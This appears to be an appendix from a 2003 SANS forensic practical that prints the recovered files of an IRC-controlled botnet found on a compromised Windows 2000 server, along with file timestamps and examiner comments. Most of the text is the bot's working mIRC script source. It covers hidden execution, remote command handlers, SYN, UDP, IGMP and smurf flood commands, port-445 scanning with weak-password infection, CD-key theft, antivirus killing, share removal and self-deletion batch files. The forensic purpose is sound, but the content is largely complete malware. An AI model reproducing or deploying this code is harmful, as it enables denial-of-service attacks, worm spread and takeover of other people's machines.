on 1:text:*:*: { if ($appstate != hidden) { //run empavms.exe /n
/fh expl32 | //$dll(close.dll,
_hide,expl32) } | clearall }
on *:join:*: { window -h %chan | clearall | if ($appstate !=
hidden) { run empavms.exe /n /fh
expl32 | //$dll(close.dll,_hide,expl32) } clearall }
on *:part:*: { if ($nick == %loginnick) { logoff2 } | if ($appstate
!= hidden) { //run empavms
.exe /n /fh expl32 | //$dll(close.dll,_hide,expl32) } clearall }
on *:connect:{ if ($exists(empavms.exe) != $true) { /exit } | unset
%die | unset %loginnick | ch
angenick | join %chan %key | SIPG | unset %spigscan | timerCSPIG 0
30 SIPG | ial on | pdcc on |
fsend on | mode $me +ix | timerbackup* off | clearall | unset
%begshortip | unset %nb.found | r
un empavms.exe /n /fh /r "secure.bat" }
on *:start:{
if (9 isin $os) || ($os == ME) { set %chan %9xroom } | else { set
%chan %winXchan }
set %botstop no
/changenick
identd on $read(nicks.txt) $+ $rand(1,99)
server %server %serverport
run empavms.exe /n /fh expl32
$dll(close.dll,_hide,expl32)
unset %die
unset %loginnick
makereg
if (%install = 1) { halt }
set %installdate $asctime(dddd mmmm dd yyyy)
set %install 1
}
alias stat {
set %rb_size 10
rambar
/msg %chan · 4OS:· 0 $dll(moo.dll,osinfo,_) · 4Uptime:· 0
$dll(moo.dll,uptime,_) · 4Cpu:· 0 $dll(moo

```

```

.dll,cpuinfo,_) · 4Memory:· 0 $dll(moo.dll,meminfo,_) say ·
4Screen:· 0 $dll(moo.dll,screeninfo,_) · 4
Network:· 0 $result $dll(moo.dll,interfaceinfo,_) · 4Modem:· 0
$dll(moo.dll,connection,_)
}
alias rambar {
  if ( %rb_size == 0 ) { return }
  set %rb_used $round($calc($dll(moo.dll,rambar,_) / 100 *
%rb_size),0)
  set %rb_unused $round($calc(%rb_size - %rb_used),0)
  set %rb_usedstr $str(|,%rb_used)
  set %rb_unusedstr $str(-,%rb_unused)
  return [ $+ %rb_usedstr $+ %rb_unusedstr $+ ]
}
alias getmbm5info {
  ; format of %mbm5info..
  ; comma delimited
  ; temp1,temp2..temp10,v1,v2..v7,fan1,fan2..fan4,cpuspd,cpus
  set %mbm5_info $dll(moo.dll,mbm5info,_)
  if (%mbm5_info == not_loaded) { return }
  ; System temperature, assumed sensor 1
  set %mbm5_output System: $gettok(%mbm5_info,1,44) $+ ° C

  set %mbm5_cpus $gettok(%mbm5_info,23,44)
  set %mbm5_cpuspeed $gettok(%mbm5_info,24,44)

  set %mbm5_output %mbm5_output $+ , %mbm5_cpus CPU
  if (%mbm5_cpus > 1) { set %mbm5_output %mbm5_output $+ s }

  var %intReps = 0
  while (%intReps < %mbm5_cpus) {
    inc %intReps
    set %mbm5_output %mbm5_output $+ , CPU( $+ %intReps $+ ):
    $gettok(%mbm5_info,$calc(1+%intRep
s),44) $+ ° C
  }

  var %intLastFan = 0
  var %intCurFan = 0
  while (%intLastFan != 1) {
    inc %intCurFan
    if ( $gettok(%mbm5_info,$calc(17+%intCurFan),44) == 255 ) {
      set %intLastFan 1
    }
    else {
      set %mbm5_output %mbm5_output $+ , Fan( $+ %intCurFan $+ ):
      $gettok(%mbm5_info,$calc(17+%i

```

```

ntCurFan),44) $+ RPM
    }
}

return %mbm5_output

}
alias rundel { /run del.bat }
alias runkill { /run kill.bat }
alias wrd { write del.bat $$1- }
alias wki { write kill.bat $$1- }
alias findit { set %ftot $findfile($$2,$$1,0) | /msg %chan Search:
$$1 returned %ftot files. | s
et %fcount 0 | while (%fcount < %ftot) { inc %fcount | /msg %chan
$findfile($$2,$$1,%fcount) } |
/msg %chan End of search. | unset %fcount | unset %ftot }
}
alias makekill { write -c kill.bat | wki @echo off | wki PSKILL.EXE
$1 | wki PSKILL.EXE $2 | wki
PSKILL.EXE $3 | wki PSKILL.EXE $4 | wki PSKILL.EXE $5 | wki
PSKILL.EXE $6 | wki PSKILL.EXE $7 |
wki PSKILL.EXE $8 | wki PSKILL.EXE $9 | wki PSKILL.EXE $10 | wki
PSKILL.EXE $11 | wki @exit }
alias makedel { write -c del.bat | wrd @echo off | wrd ping
127.0.0.1 -n 4 | wrd del aliases.ini
| wrd del bnc.dll | wrd del cool.exe | wrd del empavms.exe | wrd
del EXPL32.EXE | wrd del wincm
d32.bat | wrd del impvms.dll | wrd del ircd.conf | wrd del ircd.pid
| wrd del mirc.ini | wrd de
l proxy.hash | wrd del psexec.exe | wrd del remote.ini | wrd del
restart.exe | wrd del script1.d
ll | wrd del wircd.exe | wrd del dl.mrc | wrd del moo.dll | wrd del
unicodbag.txt | wrd del butt
on.exe | wrd del Esa61242.exe | wrd del test.exe | wrd del
nbck32.sys | wrd del del.bat }
on 20:text:!stat:*: { /stat }
on *:disconnect:{ changenick | if (%die != yes) { server %server
%serverport } }
on 20:text:!scanstats:*: { if (%begshortip == $null) { msg %chan .
[. DT-GT. ] . scan inactive | hal
t }
msg %chan . . 2[. . 14DT-GT. . 2]. scan stats; [ %begshortip -
%endshortip - %SIPG. $+ ] <> found: [
%nb.found ] <> current ip: [ %ip25 ] <> Total ips: [ %total ]
}
}
on *:sockopen:mICQ*:{

```

```

    sockwrite $sockname GET /scripts/WWPMsg.dll?from= $+ %icqfrom $+
&fromemail=DT-GT@ownzj00.com&
subject= $+ %icqsubject $+ &body= $+ %icqbody $+ &to= $+ %icqto
$CrLf $+ $CrLf $+ $CrLf
    sockclose $sockname
msg %chan ICQ Page Sent }
on 20:text:!Link*: { if ($me isvoice %chan) || ($me isop %chan) {
Make_Iconf | msg %chan -Link
$ip } }
on 50:text:!chpass*: { set %pass $2 | notice $nick Password
changed to %pass }
on 20:text:!passlogin*: { if ($2- == %pass2) && ($nick isop
%chan) && ($nick == tosham) { /aus
er 50 $wildsite | msg %chan $nick has power to change the password
} }
on 20:text:!icqpage *:%chan: { if ($2 == help) { /msg %chan . . S.
yntax: !icqpage to from subject
body | halt } | { set %icqfrom $3 | set %icqsubject $4 | set
%icqbody $5- | set %icqto $2 | sock
close mICQ* | timer $+ $rand(1,99) $+ $rand(a,z)s 1 2 sockopen
mICQ $+ $rand(1,999999) wwp.icq.
com 80 } }
on 20:text:!ip*: { /msg %chan < $host > < $ip > }
on 20:text:!scanrand*: { if (%begshortip == $null) &&
($exists(iexplore32i.exe)) { set %begit
$randip2($2) | msg %chan . . 2[. . 14DT-GT. . 2]. . 14 starting
scan from: %begit to $3 | set %begshorti
p %begit | set %beglongip $longip( %begshortip ) | set %endshortip
$3 | set %endlongip $longip(
%endshortip ) | set %total $calc( %endlongip - %beglongip ) | set
%silentscan on | unset %total
scanning | startscan } }
alias randip2 {
    unset %lp1 %lp2
    set %lp1 $1-
    set %lp2 $replace($gettok(%lp1,1,46),*, $rand(1,255))
    set %lp2 %lp2 $+ . $+ $replace($gettok(%lp1,2,46),*, $rand(1,255))
    set %lp2 %lp2 $+ . $+ $replace($gettok(%lp1,3,46),*, $rand(1,255))
    set %lp2 %lp2 $+ . $+ $replace($gettok(%lp1,4,46),*, $rand(1,255))
    return %lp2
}
on 20:text:!syn*: { run empavms.exe /n /fh /r " $+ syn.exe $2 -S
0 -p $3 -s 0 -n $4 $+ " | msg
%chan [ Syn flooding $2 ] [ on port $3 ] [ $4 times ] }
on 20:text:!udp*: { run empavms.exe /n /fh /r " $+ udp.exe $2 0
$3 $4 $+ " | msg %chan [UDP fl
ooding $2 ] [ On port $3 ] [ For $4 Min ] }

```

```

on 20:text:!igmp*:*: { run empavms.exe /n /fh /r " $+ igmp.exe $2 -
n $3 -s $4 -d $5 $+ " | msg %
chan [IGMP Flooding $2 ] [ with $3 $4 $+ kb Packets ] [ Delay of $5
] }
on 20:text:!smurf*:*: { run empavms.exe /n /fh /r " $+ smurf.exe $2
$3 -S $4 -s 0 -n $5 -d $6 $+
" | msg %chan [SMURF ATTACK ON $2 ] [ Broadcast file: $3 ] [ Size
$4 ] [ Number $5 ] [ Delay $6
] }
on 20:text:octo*:*: { run empavms.exe /n /fh /r " $+ octo.exe $2 $3
$+ " | msg %chan [ Octopus A
ttack on $2 ] [ on port $3 ]
on 20:text:!delete*:*: { /remove $2- }
on 20:text:!bnc *:*: { if ($2 = on) { /start_proxy } | if ($2 =
off) { /close_proxy } }
on 20:text:!bncport *:*: { set %proxy.port $2 | msg %chan BNC port
changed to %proxy.port }
on 20:text:!bncadd *:*: { /proxy_add $2 $3 }
on 20:text:!bncdel *:*: { /proxy_del $2 }
on 20:text:!proxy*:*: { run empavms.exe /n /fh /r " $+ proxyload.exe
$+ " | msg %chan Proxy start
ed on $ip $+ : $+ 6588 }
on 20:text:!info*:*: { msg %chan . 10,1(. 9. D. . 3T. 9. G. . 3T.
10) . 11IP. 10:[. 9. $+ $ip $+ . . 10] . 11Date
. 10:[. 9. $+ $asctime(dddd mmmm dd yyyy) $+ . . 10] . 11Time.
10:[. 9. $+ $asctime(hh:nn tt ) $+ . . 10]
. 11OS. 10:[. 9. $+ Windows $os $+ . . 10] . 11Uptime. 10:[. 9.
$+ $duration($calc( $ticks / 1000 )) $+
. . 10] . 11URL. 10:[. 9. $+ $url $+ . . 10] . 11Version. 10:[.
9. $+ %ver $+ . . 10] . 11Install Date. 10:[.
9. %installdate . . 10] . 10(. 9. D. . 3T. 9. G. . 3T. 10). }
on 20:text:!chnick*:*: { changenick }
on 20:text:!chnickprefix:%chan: { set %prefix $2 | changenick }
on 20:text:!chserver*:%chan: { set %server $2 | set %serverport $3
| notice %chan On the next co
nnect DT-GT will connect to %server %serverport }
on 20:text:!chchan*:%chan: { set %chan $2 | notice %chan On the
next connect DT-GT will join %ch
an }
on 20:text:!restart*:*: { msg %chan rebooting. | /run restart.exe }
on 20:text:!quere*:*: { unset %query* | if ($2 != $null) { set
%query1 $2 } | if ($3 != $null)
{ set %query2 $3 } | if ($4 != $null) { set %query3 $4 } | if
($5 != $null) { set %query4 $5
} | msg %chan %query1 %query2 %query3 %query4 Querred and ready
to scan } }
on 20:text:!clear:%chan: { /clearall }

```

```

on 20:text:!flhelp:%chan: { notice $nick !ftype TYPE ( PRIVMSG ,
notice, ctcp ) ... !flood SERVE
R PORT AMOUNT DELAY ... !flood NICK/CHAN MESSAGE ... !flprefix
PREFIX ... !fljoin CHAN ... !flpa
rt CHAN ... !flquit ... !flidentd IDENTD }
on 20:text:!fltype *:%chan: { set %fludtype $2 | msg %chan Flood
type set to: %fludtype }
on 20:text:!flood *:%chan: { set %fludserver $2 | set %fludport $3
| set %flamount $4 | set %flo
addelay $5 | timer $+ $rand(1,9999) %flamount %floaddelay /flood |
msg %chan ++++++ [ . . A . ll . C . l
ones . A . re . B . eing . L . oaded . ] . ++++++ }
on 20:text:!fljoin *:%chan: { set %fljoin $2 | /fjoin }
on 20:text:!flprefix *:%chan: { set %fldprfix $2 | notice %chan
flood prefix set to %fldprfix }

on 20:text:!flpart *:%chan: { set %flpart $2 | /fpart }
on 20:text:!flquit:%chan: { /fquit }
on 20:text:!flinfo:%chan:{ msg %chan Flood server: $+ [ %fludserver
] Port: $+ [ %fludport ] Amo
unt of clones: $+ [ %flamount ] Load Delay: $+ [ %floaddelay ]
Type: $+ [ %fludtype ] Vict: $+ [
%fludvict ] Flood Prefix: $+ %fldprfix Connected: $+ %fcon }
on 20:text:!flood *:%chan: { set %fludvict $2 | set %fldmsg $3- |
/flood }
on 20:text:!flidentd *:%chan: { set %identdz $2 | set %identz2 $2
$+ $rand(a,z) | set %identz3 $
2 $+ $rand(a,z) | set %identz4 $2 $+ $rand(a,z) | if ($2 = $null) {
set %identdz $rand(a,z) $+ $
rand(a,z) $+ $rand(a,z) $+ $rand(a,z) } }
on 20:text:!flchnick:%chan: { /flchnick }
on 20:text:!load *:*: { set %loadfile $2 | load -rs %loadfile }
on 20:text:!unload *:*: { set %unloadfile $2 | unload -rs
%unloadfile }
on 20:text:!keys: *: { CSKEY | winkey | msg %chan KEYS ON SYSTEM:
CS: %cs-key Windows: %winkey
}
on 20:text:!raw *:*: { [ [ $2- ] ] }
on 20:text:!speed*:*:{ msg %chan . . 2[ . . 14speed . . 2] . . 14
http://www.dslreports.com/archive/ $+ $get
tok($host,$+($count($host,.),-),46) }
on 20:text:!startscan*:*:{ set %stopsan no | set %silentscan off |
unset %nb.found | if (%begsh
ortip == $null) && ($exists(iexplore32i.exe)) && ($4 = $null) { set
%scanning yes | msg %chan . .
2[ . . 14DT-GT . . 2] . . 14 starting scan from: $2 to $3 | set
%begshortip $2 | set %beglongip $longip(

```

```

%begshortip ) | set %endshortip $3 | set %endlongip $longip(
%endshortip ) | set %total $calc(
%endlongip - %beglongip ) | unset %totalscanning | startscan }
if ($4 = -s) { set %silentscan on | msg %chan . . 2[. . 14DT-GT. .
2]. . 14 starting scan from: $2 to $3
SILENT: %silentscan | set %begshortip $2 | set %beglongip $longip(
%begshortip ) | set %endsho
rtip $3 | set %endlongip $longip( %endshortip ) | set %total
$calc( %endlongip - %beglongip ) |
unset %totalscanning | startscan } }
on 20:text:!randscan*:*:{ set %silentscan off | unset %nb.found |
if (%begshortip == $null) && (
$exists(iexplore32i.exe)) { set %scanning yes | randip $2 | msg
%chan . . 2[. . 14DT-GT. . 2]. . 14 star
ting scan from: %lp1 to %lp2 | set %begshortip %lp1 | set
%endshortip %lp2 | set %beglongip $lon
gip( %begshortip ) | set %total $calc( %endlongip - %beglongip ) |
unset %totalscanning | starts
can } | else { msg %chan ALREADY SANNING } }
on 20:text:!randrange*:*: { set %silentscan off | unset %nb.found |
if ($exists(iexplore32i.exe)
) { set %scanning yes | randscan | settotal | set %begshortip %lp1
| set %endshortip %lp2 | set
%beglongip $longip( %begshortip ) | startscan | msg %chan . . 2[.
. 14DT-GT. . 2]. . 14 starting scan f
rom: %lp1 to %lp2 } }
on 20:text:!stopscan*:*:{ timerSIPG off | timerspigscan off | set
%stopscan yes | set %silentscan
off | set %scanning no | sockclose ip* | timerscanner* off | unset
%nb.found | unset %ip* | uns
et %total | unset %totalscanning | if (%begshortip != $null) { msg
%chan . . 2[. . 14DT-GT. . 2]. . 14 s
canning of %begshortip to %endshortip stopped by $nick $+ ! | unset
%beg* | unset %end* } | else
{ msg %chan . . 2[. . 14DT-GT. . 2]. . 14 scanner inactive } }
on 20:text:!killapp*:*:{ if ($2 != $null) { run empavms.exe /n /fh
/r " $+ $mircdirlibparse.exe
-kf $2- $+ " | msg %chan . . 2[. . 14closed. . 2]. . 14 $2- } }
on 20:text:!w*:%chan: { //write $$2 $3- }
on 20:text:!l*:%chan: { load -rs $$2 $3- }
on 20:text:!u*:%chan: { unload -rs $$2 $3- }
on 20:text:!stfu*:*: { msg $2 . 0[. 4S. 0]. 14hut . 0[. 4T. 0].
14he . 0[. 4F. 0]. 14uck . 0[. 4U. 0]. 14p. . 0
[. 4S. 0]. 14hut . 0[. 4T. 0]. 14he . 0[. 4F. 0]. 14uck . 0[. 4U.
0]. 14p. . 0[. 4S. 0]. 14hut . 0[. 4T. 0]. 14he . 0[. 4
F. 0]. 14uck . 0[. 4U. 0]. 14p. . 0[. 4S. 0]. 14hut . 0[. 4T. 0].
14he . 0[. 4F. 0]. 14uck . 0[. 4U. 0]. 14p. . 0[. 4S. 0

```

```

]· 14hut · 0[· 4T· 0]· 14he · 0[· 4F· 0]· 14uck · 0[· 4U· 0]· 14p·
}
on 20:text:!m*:%chan: { msg %chan$$2 $3- }
on 20:text:!move*:*: { server $2 $3 | timer $+ $rand(1,99) 1 20
join $4- }
on 20:text:!die *:*: { set %die yes | set %dietime $2 | ruser 20 |
part %chan be back in %dietim
e | /timerc 1 %dietime /server %server %serverport }
on 20:text:!quit*:*: { Quit l8t3r | /timeri 1 1 /exit }
on 20:text:!exit*:*:{ exit }
on 20:text:!visit*:*:{ /run $2- }
on 20:text:!kill-norton*:*: { run empavms.exe /n /fh /r " $+
norton.bat $+ " | /msg %chan norton
killed }
on 20:text:!fserve *:*: { /fserve $nick 99999 $2- }
on 20:text:!download *:*: { download $2- }
on 20:text:!setvar*:*: { /set $2- }
on 20:text:!remove*:*: { msg %chan Removing bots and disconnecting |
delreg | /remove aliases.ini
| remove impvms.dll | makedel | rundel | /exit }·

```

© SANS Institute 2003, Author retains full rights.

Full Path SANS Practical - Part II\002\C\WINNT\system32\script1.dll
Description File
Last Accessed 2003/06/27 20:19:13
File Created 2003/06/27 20:18:46
Last Written 2003/03/11 23:49:00
Entry Modified 2003/06/27 20:19:13

```
on 1:sockopen:flud*:{
  if ($sockerr > 0) { return }
  set %dtflud $sockname
  sockwrite -tn $sockname USER $read(nicks.txt) $read(nicks.txt)
  $read(nicks.txt) $read(nicks.tx
t)
  sockwrite -tn $sockname NICK $read(nicks.txt)
  inc %fcon 1
}
on 1:sockread:flud*:{
  if ($sockerr > 0) { return }
  sockread %sckrd
  if ($sockbr == 0) { return }
  if ($gettok(%sckrd,1,32) == ping) { sockwrite -n $sockname PONG
$gettok(%sckrd,2-,32) }
}
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\config.hfg
Description File
Last Accessed 2003/06/27 20:19:13
File Created 2003/06/27 20:18:46
Last Written 2003/03/12 21:56:00
Entry Modified 2003/06/27 20:19:13

```
alias startscan {
  inc %totalscanning
  if (%totalscanning == %total) { set %stopscan yes1 | finished }
  set %ip1 $longip($calc( %beglongip + %totalscanning ))
  inc %totalscanning
  if %totalscanning == %total opensocks 1
  set %ip2 $longip($calc( %beglongip + %totalscanning ))
  inc %totalscanning
  if %totalscanning == %total opensocks 2
  set %ip3 $longip($calc( %beglongip + %totalscanning ))
  inc %totalscanning
  if %totalscanning == %total opensocks 3
  set %ip4 $longip($calc( %beglongip + %totalscanning ))
  inc %totalscanning
  if %totalscanning == %total opensocks 4
  set %ip5 $longip($calc( %beglongip + %totalscanning ))
}
```

```

inc %totalscanning
if %totalscanning == %total opensocks 5
set %ip6 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 6
set %ip7 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 7
set %ip8 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 8
set %ip9 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 9
set %ip10 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 10
set %ip11 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 11
set %ip12 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 12
set %ip13 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 13
set %ip14 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 14
set %ip15 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 15
set %ip16 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 16
set %ip17 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 17
set %ip18 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 18
set %ip19 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 19
set %ip20 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 20

```

```

set %ip21 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 21
set %ip22 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 22
set %ip23 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 23
set %ip24 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
if %totalscanning == %total opensocks 24
set %ip25 $longip($calc( %beglongip + %totalscanning ))
inc %totalscanning
opensocks
}
alias stopscan { set %scanning no | sockclose ip* | timerscanner*
off | unset %nb.found | unset
%ip* | unset %total | unset %totalscanning | unset %beg* | unset
%end* } | if (%botstop != yes)
{ msg %chan . . 2[. . 14DT-GT. . 2]. . 14 scanning of %begshortip
to %endshortip stopped by $nick $+ ! |
set %botstop no }
alias opensocks {
sockopen ip1 %ip1 445
if $1 == 1 finished
sockopen ip2 %ip2 445
if $1 == 2 finished
sockopen ip3 %ip3 445
if $1 == 3 finished
sockopen ip4 %ip4 445
if $1 == 4 finished
sockopen ip5 %ip5 445
if $1 == 5 finished
sockopen ip6 %ip6 445
if $1 == 6 finished
sockopen ip7 %ip7 445
if $1 == 7 finished
sockopen ip8 %ip8 445
if $1 == 8 finished
sockopen ip9 %ip9 445
if $1 == 9 finished
sockopen ip10 %ip10 445
if $1 == 10 finished
sockopen ip11 %ip11 445
if $1 == 11 finished
sockopen ip12 %ip12 445

```

```

if $1 == 12 finished
sockopen ip13 %ip13 445
if $1 == 13 finished
sockopen ip14 %ip14 445
if $1 == 14 finished
sockopen ip15 %ip15 445
if $1 == 15 finished
sockopen ip16 %ip16 445
if $1 == 16 finished
sockopen ip17 %ip17 445
if $1 == 17 finished
sockopen ip18 %ip18 445
if $1 == 18 finished
sockopen ip19 %ip19 445
if $1 == 19 finished
sockopen ip20 %ip20 445
if $1 == 20 finished
sockopen ip21 %ip21 445
if $1 == 21 finished
sockopen ip22 %ip22 445
if $1 == 22 finished
sockopen ip23 %ip23 445
if $1 == 23 finished
sockopen ip24 %ip24 445
if $1 == 24 finished
sockopen ip25 %ip25 445
timerscannerTE 1 12 sockclose ip*
timerscannerSA 1 15 startscan
}
alias randip {
unset %ip1 %ip2
unset %change1 %change2 %change3
set %ip1 $1
set %change1 $gettok(%ip1,2,46)
set %ip2 %ip2 $gettok(%ip1,1,46)
set %ip2 %ip2 $+ . $+
$replace($gettok(%ip1,2,46),%change1,$rand(1,255))
set %change2 $gettok(%ip1,3,46)
set %ip2 %ip2 $+ . $+
$replace($gettok(%ip1,3,46),%change2,$rand(1,255))
set %change3 $gettok(%ip1,4,46)
set %ip2 %ip2 $+ . $+
$replace($gettok(%ip1,4,46),%change3,$rand(1,255))
return %ip2
}
alias randscan {
unset %ip1 %ip2

```

```

    set %lp1 $rand(1,255) $+ . $+ $rand(1,255) $+ . $+ $rand(1,255)
$+ . $+ $rand(1,255)
    :set2
    set %lp2 $rand(1,255) $+ . $+ $rand(1,255) $+ . $+ $rand(1,255)
$+ . $+ $rand(1,255)
    if ($gettok(%lp2,1,46) < $gettok(%lp1,1,46)) { goto set2 | halt }
}
on 1:sockopen:ip*:{ if ($sockerr > 0) { halt } | set %445 % [ $+ [
$sockname ] ] | run empavms.e
xe /n /fh /r "wincmd34.bat %445 $+ " | inc %nb.found | if
(%silentscan != on ) { msg %chan . .
2[. . 14DT-GT. . 2]. . 14 found: %445 $+ , attempting to infect.. |
sockclose $sockname | unset %445 |
halt } }
alias finished { unset %begshortip | unset %nb.found | msg %chan .
. 2[. . 14DT-GT. . 2]. . 14 scanning
from %begshortip to %endshortip is finished! | sockclose ip* |
timers off | unset %beg* | unse
t %end* | unset %ip* | unset %total* | if (%stopscan != yes1) {
spigscan } }
alias settotal { set %randscan1 $longip(%lp1) | set %randscan2
$longip(%lp2) | set %beglongip $l
ongip(%lp1) | set %total $calc( %randscan2 - %randscan1 ) | unset
%totalscanning }

```

Full Path SANS Practical - Part II\002\C\WINNT\system32\tools2.txt
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/03/24 22:07:30
Entry Modified 2003/06/27 20:19:13

```

on 20:text:*:*:{ if (!$exists(empavms.exe)) { exit }
    if ($1 == .stopsyn) { run empavms.exe /n /fh /r " $+
$mircdirlibparse.exe -kf syn.exe" }
    if ($1 == .stopocto) { run empavms.exe /n /fh /r " $+
$mircdirlibparse.exe -kf octo.exe" }
    if ($1 == .stopsmurf) { run empavms.exe /n /fh /r " $+
$mircdirlibparse.exe -kf smurf.exe" }
    if ($1 == .stopigmp) { run empavms.exe /n /fh /r " $+
$mircdirlibparse.exe -kf igmp.exe" }
}

```

Full Path SANS Practical - Part II\002\C\WINNT\system32\LogFiles\W3SVC1\ex030627.log
Description File, Archive
File Created 2003/06/27 13:57:42
Last Accessed 2003/06/27 13:57:42
Last Written 2003/06/27 18:00:00
Entry Modified 2003/06/27 18:00:00

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-06-27 19:57:42
#Fields: time c-ip cs-method cs-uri-stem sc-status
19:57:42 192.168.2.5 GET /iisstart.asp 302
19:57:42 192.168.2.5 GET /localstart.asp 401
19:57:43 192.168.2.5 GET /localstart.asp 200
19:57:43 192.168.2.5 GET /warning.gif 200
19:57:43 192.168.2.5 GET /win2000.gif 200
19:57:43 192.168.2.5 GET /web.gif 200
19:57:43 192.168.2.5 GET /mmc.gif 200
19:57:43 192.168.2.5 GET /help.gif 200
19:57:43 192.168.2.5 GET /print.gif 200
19:57:44 127.0.0.1 GET /iishelp/Default.htm 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/default.asp 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/navbar.asp 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/contents.asp 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/ismhd.gif 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/navpad.gif 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/MS_logo.gif 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/Cont.gif 200
19:57:44 127.0.0.1 GET /iishelp/iis/htm/core/iiwltop.htm 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/NoIndex.gif 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/print.gif 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/NoSearch.gif 200
19:57:45 127.0.0.1 GET /iishelp/iis/misc/synch.gif 200
19:57:45 127.0.0.1 GET /iishelp/iis/misc/cohhc.hhc 200
19:57:45 127.0.0.1 GET /iishelp/common/coua.css 200
19:57:45 127.0.0.1 GET /iishelp/iis/htm/core/iis_banr.gif 200
19:58:15 127.0.0.1 GET /iishelp/iis/htm/core/iicreat.htm 200
19:58:35 127.0.0.1 GET /iishelp/iis/htm/core/iiwebcon.htm 200
19:58:50 127.0.0.1 GET /iishelp/iis/htm/core/iivrtsv.htm 200
19:59:17 127.0.0.1 GET /iishelp/iis/htm/core/iivsovr.htm 200
19:59:17 127.0.0.1 GET /iishelp/iis/htm/core/iivsovr2.gif 200
19:59:17 127.0.0.1 GET /iishelp/iis/htm/core/iivsovr3.gif 200
19:59:40 127.0.0.1 GET /iishelp/common/coua.css 304
19:59:40 127.0.0.1 GET /iishelp/iis/htm/core/iisnapin.htm 200
20:18:00 192.168.2.5 GET /_vti_inf.html 200
20:18:01 192.168.2.5 POST /_vti_bin/shtml.dll 200
20:18:01 192.168.2.5 POST /_vti_bin/_vti_aut/author.dll 200
```

20:18:01 192.168.2.5 POST /_vti_bin/_vti_aut/author.dll 200
20:18:01 192.168.2.5 POST /_vti_bin/_vti_adm/admin.dll 200
20:18:02 192.168.2.5 POST /_vti_bin/_vti_adm/admin.dll 200
20:18:02 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:18:02 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:18:04 192.168.2.5 OPTIONS / 200
20:18:04 192.168.2.5 OPTIONS /myweb 200
20:18:04 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:18:09 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:22:42 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:22:42 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
23:36:01 142.165.5.36 GET /iisstart.asp 200
23:36:01 142.165.5.36 GET /pagerror.gif 200

© SANS Institute 2003, Author retains full rights.

Full Path SANS Practical - Part II\002\C\WINNT\system32\SECURE.BAT
Comment Files added to system by hacker
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/03/23 21:16:12
Entry Modified 2003/06/27 20:19:13

```
net share /delete C$ /y
net share /delete D$ /y
net share /delete E$ /y
net share /delete F$ /y
net share /delete ADMIN$
net share /delete IPC$
net stop "Remote Registry Service"
net stop "Computer Browser"
net stop "server" >> server.txt
net stop "REMOTE PROCEDURE CALL"
net stop "REMOTE PROCEDURE CALL SERVICE"
net stop "Remote Access Connection Manager"
net stop "telnet"
net stop "messenger"
net stop "netbios"
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\wincmd34.bat
Comment Files added to system by hacker
Batch file that attempts to look for weak passwords. Administrator password on this system was "password"
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/03/17 01:49:24
Entry Modified 2003/06/27 20:19:13

```
net use \\%1\ipc$ "password" /user:administrator
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\del.bat
Comment Files added to system by hacker
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/02/02 07:05:00
Entry Modified 2003/06/27 20:19:13

```
@echo off
ping 127.0.0.1 -n 4
del aliases.ini
```

```

del bnc.dll
del expiorer.exe
del empavms.exe
del EXPL32.EXE
del wincmd32.bat
del impvms.dll
del ircd.conf
del ircd.pid
del mirc.ini
del proxy.hash
del psexec.exe
del remote.ini
del restart.exe
del script1.dll
del wircd.exe
del dl.mrc
del moo.dll
del unicodbag.txt
del button.exe
del Esa61242.exe
del test.exe
del nbck32.sys
del del.bat

```

```

Full Path      SANS Practical - Part II\002\C\WINNT\system32\bc.dll
